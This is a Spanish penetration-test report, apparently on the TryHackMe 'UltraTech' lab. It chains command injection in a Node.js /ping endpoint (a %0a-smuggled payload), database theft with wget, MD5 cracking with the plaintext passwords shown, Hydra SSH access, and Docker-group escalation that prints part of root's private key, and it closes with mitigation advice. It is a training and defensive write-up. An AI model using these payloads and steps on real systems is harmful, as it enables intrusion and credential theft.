Informe de Prueba de Penetración: UltraTech

1. Información General y Resumen Ejecutivo

Campo	Detalle
Cliente	UltraTech
IP Objetivo	10.64.156.154
Dominio Asociado	UltraTech (Aplicación Web)
Consultor	Bender2997_
Fecha de Pruebas	07-04-2026
Criticidad	Crítica
Vectores de Compromiso	Inyección de Comandos (Command Injection) en API Node.js, Credenciales Débiles, Abuso de Membresía del Grupo Docker.

Resumen Ejecutivo

La evaluación de seguridad sobre el servidor principal (10.64.156.154) del proyecto UltraTech reveló vulnerabilidades críticas que permitieron el compromiso total del sistema y la extracción de la llave privada SSH del usuario `root`. El acceso inicial a credenciales se obtuvo a través de un vector de **Inyección de Comandos** en el endpoint `/ping` de la API Node.js. Esta vulnerabilidad se explotó para exfiltrar la base de datos SQLite (`utech.db.sqlite`), la cual contenía credenciales hasheadas de usuarios del sitio.

El descifrado offline de estos hashes reveló una pareja de credenciales válidas que permitieron la autenticación en el servicio SSH. Una vez autenticado con el usuario `r00t`, se identificó la pertenencia al grupo `docker`, lo que facilitó la explotación de una configuración de privilegios para acceder al sistema operativo anfitrión. Se logró la escalada de privilegios al acceder al

sistema de archivos del host a través de un contenedor Docker para extraer la llave privada **id_rsa** del usuario `root`, obteniendo control absoluto del sistema.

2. Metodología y Fases de Explotación

La metodología se ejecutó bajo un enfoque de caja negra (Black-Box), siguiendo las fases de reconocimiento, análisis de vulnerabilidades y explotación.

2.1. Fase de Reconocimiento y Enumeración (Nmap, Web, Gobuster)

1. **Escaneo de Puertos (Nmap):** Se identificaron servicios clave, destacando el servidor FTP (21/tcp, vsftpd 3.0.5), SSH (22/tcp, OpenSSH 8.2p1 Ubuntu), una API en Node.js Express (8081/tcp), y un servidor web Apache (31331/tcp).
    a. Comando Ejecutado: `nmap -T5 -sS -sCV -Pn -n -p- --open 10.64.156.154 -oN scan_1.txt`.

```
# Nmap 7.98 scan initiated Tue Apr  7 20:05:26 2026 as: /usr/lib/nmap/nmap -T5 -sS -sCV -Pn -n -p- --open -oN scan_1.txt 10.64.156.154
Nmap scan report for 10.64.156.154
Host is up (0.065s latency).
Not shown: 65496 closed tcp ports (reset), 35 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.5
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d0:06:72:60:e6:c7:62:89:d5:b3:76:c0:2a:3a:5a:90 (RSA)
|   256 08:67:1b:15:fb:83:38:7f:07:fe:8b:47:82:67:30:e2 (ECDSA)
|_  256 fe:67:31:89:3e:81:22:f2:c8:f4:45:e4:a9:ed:5f:b8 (ED25519)
8081/tcp  open  http    Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr  7 20:06:07 2026 -- 1 IP address (1 host up) scanned in 41.13 seconds
```

2. **Enumeración de Servicios Web (8081 y 31331):**
    a. El puerto 8081 aloja una **UltraTech API v0.1.3** (Node.js Express).
    b. El puerto 31331 aloja un sitio web con título "UltraTech - The best of technology..." (Apache 2.4.41 en Ubuntu).

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# whatweb 10.64.156.154:8081
http://10.64.156.154:8081 [200 OK] Country[RESERVED][ZZ], IP[10.64.156.154], UncommonHeaders[access-control-allow-origin], X-Powered-By[Express]

┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# whatweb 10.64.156.154:31331
http://10.64.156.154:31331 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[ultratech@yopmail.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubunt
u)], IP[10.64.156.154], Script, Title[UltraTech - The best of technology (AI, FinTech, Big Data)]
```

3. **Descubrimiento de Contenido (Gobuster):** Se utilizó Gobuster para enumerar directorios en ambos servicios:
    a. En el puerto 8081, se encontraron las rutas **/auth** (Status 200) y **/ping** (Status 500 - con mensaje de error).

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# gobuster dir -u http://10.64.156.154:8081/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.156.154:8081/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
auth                 (Status: 200) [Size: 39]
ping                 (Status: 500) [Size: 1094]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

b. En el puerto 31331, se encontró un archivo `robots.txt` que referenciaba un `Sitemap: /utech_sitemap.txt`.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# gobuster dir -u http://10.64.156.154:31331/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.156.154:31331/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 281]
.htpasswd            (Status: 403) [Size: 281]
.htaccess            (Status: 403) [Size: 281]
css                  (Status: 301) [Size: 321] [--> http://10.64.156.154:31331/css/]
favicon.ico          (Status: 200) [Size: 15086]
images               (Status: 301) [Size: 324] [--> http://10.64.156.154:31331/images/]
index.html           (Status: 200) [Size: 6092]
javascript           (Status: 301) [Size: 328] [--> http://10.64.156.154:31331/javascript/]
js                   (Status: 301) [Size: 320] [--> http://10.64.156.154:31331/js/]
robots.txt           (Status: 200) [Size: 53]
server-status        (Status: 403) [Size: 281]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```


4. **Análisis de Endpoints:** El acceso a `/ping` en 8081 devolvió un error de `TypeError: Cannot read property 'replace' of undefined`, indicando un posible manejo de input inseguro.


```
← → ↻ ⌂   Not Secure  http://10.64.156.154:8081/ping

TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/www/api/node_modules/express/lib/router/index.js:335:12)
    at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
    at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
    at /home/www/api/node_modules/cors/lib/index.js:224:17
```


2.2. Fase de Acceso Inicial (Command Injection y Acceso a Credenciales)

1. **Explotación de Command Injection:** Se comprobó que el endpoint `/ping?ip=` era vulnerable a una inyección de comandos al aceptar `ip=10.65.191.187%0awhoami` y ejecutar el comando `whoami`, revelando el usuario `www`.





2. **Exfiltración de Base de Datos:** Aprovechando la vulnerabilidad de inyección de comandos, se utilizó el comando `wget` para descargar el archivo de base de datos **utech.db.sqlite** a la máquina atacante, después de levantar un servidor Python simple en el equipo atacante.



3. **Análisis de Base de Datos (SQLite):** La base de datos contenía la tabla `users` con dos entradas de usuario y sus hashes:

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# wget http://10.64.156.154:9000/utech.db.sqlite
--2026-04-07 20:15:01--  http://10.64.156.154:9000/utech.db.sqlite
Connecting to 10.64.156.154:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8192 (8.0K) [application/octet-stream]
Saving to: 'utech.db.sqlite'

utech.db.sqlite                     100%[===================================================================>]   8.00K  --.-KB/s    in 0s

2026-04-07 20:15:01 (99.4 MB/s) - 'utech.db.sqlite' saved [8192/8192]


┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# sqlite3 utech.db.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> .schema users
CREATE TABLE users (
            login Varchar,
            password Varchar,
            type Int
        );
sqlite> SELECT * FROM users;
admin|0d0ea5111e3c1def594c1684e3b9be84|0
r00t|f357a0c52799563c7c7b76c1e7543a32|0
Program interrupted.
```

   a. `admin`: `0d0ea5111e3c1def594c1684e3b9be84`
   b. `r00t`: `f357a0c52799563c7c7b76c1e7543a32`

4. **Descifrado de Credenciales:** Los hashes (tipo MD5 - modo 0 en Hashcat) fueron descifrados con éxito:

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921517
* Keyspace..: 14344386

f357a0c52799563c7c7b76c1e7543a32:n100906
0d0ea5111e3c1def594c1684e3b9be84:mrsheafy

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
```

   a. `admin`: `mrsheafy`
   b. `r00t`: `n100906`

5. **Acceso Inicial (SSH):** Se utilizó Hydra para probar las credenciales contra el servicio SSH (22/tcp). Se obtuvo acceso exitoso con la pareja `r00t:n100906`.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# hydra -L usuarios_validos.txt -P contraseñas.txt ssh://10.64.156.154/ -t 4 -f -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-07 20:17:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:2/p:2), ~1 try per task
[DATA] attacking ssh://10.64.156.154:22/
[ATTEMPT] target 10.64.156.154 - login "admin" - pass "n100906" - 1 of 4 [child 0] (0/0)
[ATTEMPT] target 10.64.156.154 - login "admin" - pass "mrsheafy" - 2 of 4 [child 1] (0/0)
[ATTEMPT] target 10.64.156.154 - login "r00t" - pass "n100906" - 3 of 4 [child 2] (0/0)
[ATTEMPT] target 10.64.156.154 - login "r00t" - pass "mrsheafy" - 4 of 4 [child 3] (0/0)
[22][ssh] host: 10.64.156.154   login: r00t   password: n100906
[STATUS] attack finished for 10.64.156.154 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-07 20:18:00
```

2.3. Fase de Escalada de Privilegios y Control Total

1. **Análisis de Privilegios:** Una vez dentro del sistema (usuario `r00t`, UID 1001), se confirmó la pertenencia al grupo `docker`.

```
r00t@ip-10-64-156-154:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
r00t@ip-10-64-156-154:~$ docker ps -a
CONTAINER ID   IMAGE     COMMAND                  CREATED       STATUS                     PORTS     NAMES
7beaaeecd784   bash      "docker-entrypoint.s…"   7 years ago   Exited (130) 7 years ago             unruffled_shockley
696fb9b45ae5   bash      "docker-entrypoint.s…"   7 years ago   Exited (127) 7 years ago             boring_varahamihira
9811859c4c5c   bash      "docker-entrypoint.s…"   7 years ago   Exited (127) 7 years ago             boring_volhard
```

2. **Abuso de Membresía al Grupo Docker:** La pertenencia a este grupo permite la ejecución de comandos con privilegios elevados en el host a través de contenedores.
3. **Extracción de Llave Privada Root:** Se utilizó el comando `docker logs` sobre un contenedor existente (`unruffled_shockley`) para navegar y listar el sistema de archivos del host montado en `/hostOS/`.

```
r00t@ip-10-64-156-154:~$ docker logs unruffled_shockley
bash-5.0# ls
bin     etc     hostOS  media   opt     root    sbin    sys     usr
dev     home    lib     mnt     proc    run     srv     tmp     var
bash-5.0# ls /hostOS
bin             initrd.img      media           run             sys             vmlinuz.old
boot            initrd.img.old  mnt             sbin            tmp
dev             lib             opt             snap            usr
etc             lib64           proc            srv             var
home            lost+found      root            swap.img        vmlinuz
bash-5.0# ls /hostOS/root
bash-5.0# ls
bin     etc     hostOS  media   opt     root    sbin    sys     usr
dev     home    lib     mnt     proc    run     srv     tmp     var
bash-5.0# ls -la /hostOS/root
total 24
drwx------    3 root     root          4096 Mar 22 12:56 .
drwxr-xr-x   23 root     root          4096 Mar 19 14:36 ..
-rw-------    1 root     root           697 Mar 22 13:35 .bash_history
-rw-r--r--    1 root     root          3106 Apr  9  2018 .bashrc
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
-rw-------    1 root     root             0 Mar 22 12:56 .python_history
drwx------    2 root     root          4096 Mar 22 13:35 .ssh
bash-5.0# ls -la /hostOS/root/.ssh
total 16
drwx------    2 root     root          4096 Mar 22 13:35 .
drwx------    3 root     root          4096 Mar 22 12:56 ..
-rw-------    1 root     root             0 Mar 19 14:42 authorized_keys
-rw-------    1 root     root          1675 Mar 22 13:35 id_rsa
-rw-r--r--    1 root     root           401 Mar 22 13:35 id_rsa.pub
bash-5.0# ls -la /hostOS/root/.ssh/id_rsa
-rw-------    1 root     root          1675 Mar 22 13:35 /hostOS/root/.ssh/id_rsa
bash-5.0# cat /hostOS/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
```

a. Se identificó la ubicación de la llave privada SSH del administrador: `/hostOS/root/.ssh/id_rsa`.
b. Se utilizó `cat` para imprimir el contenido de la llave privada, logrando el compromiso total del sistema.
c. Primeros 9 caracteres de la llave: **MIIEogIBA**.

3. Conclusiones y Recomendaciones de Mitigación

3.1. Conclusión

El compromiso total del servidor UltraTech (10.64.156.154) se logró mediante el encadenamiento de tres vulnerabilidades principales: una inyección de comandos que facilitó la exfiltración de credenciales, credenciales débiles que permitieron el acceso inicial, y la sobre-privilegiación del usuario `r00t` al pertenecer al grupo `docker`. La explotación de esta última permitió el acceso al directorio raíz del sistema operativo anfitrión y la obtención de la llave privada SSH del usuario `root`.

3.2. Recomendaciones Críticas

ID	Riesgo	Recomendación de Mitigación	Prioridad
UT-001	Inyección de Comandos (API)	Implementar validación y saneamiento estricto de toda entrada de usuario en la API de Node.js (8081). Utilizar librerías especializadas para la ejecución de comandos del sistema, asegurando que los parámetros sean estrictamente tipados.	Crítica
UT-002	Exposición de Credenciales	Utilizar un esquema de cifrado de contraseñas más robusto que MD5 (e.g., bcrypt o Argon2) para almacenar las credenciales de la base de datos `utech.db.sqlite`.	Crítica

UT-003	Abuso de Grupo Docker	Auditar y restringir estrictamente la membresía al grupo `docker`. Solo usuarios con necesidad legítima de administrar contenedores deben tener este permiso, ya que es equivalente a tener privilegios de `root` en el host.	Crítica
UT-004	Credenciales Débiles (SSH)	Forzar políticas de contraseñas fuertes para todos los usuarios.	Alta

4. Lecciones Aprendidas / Análisis del Ataque

- **Riesgo de APIs Simples:** Incluso endpoints aparentemente inofensivos, como una funcionalidad de `ping`, pueden ser explotados si no se realiza una correcta sanitización de la entrada.
- **Encadenamiento de Fallas:** La inyección de comandos no proporcionó acceso root directamente, pero sí un activo (la base de datos) que, en combinación con el descifrado de hashes, permitió el acceso SSH y la posterior escalada de privilegios a través de Docker.
- **Docker y Privilegios:** La incorrecta gestión de la membresía al grupo `docker` representa una vulnerabilidad de escalada de privilegios de alta criticidad, ya que permite a un usuario de bajo privilegio obtener control total sobre el sistema anfitrión.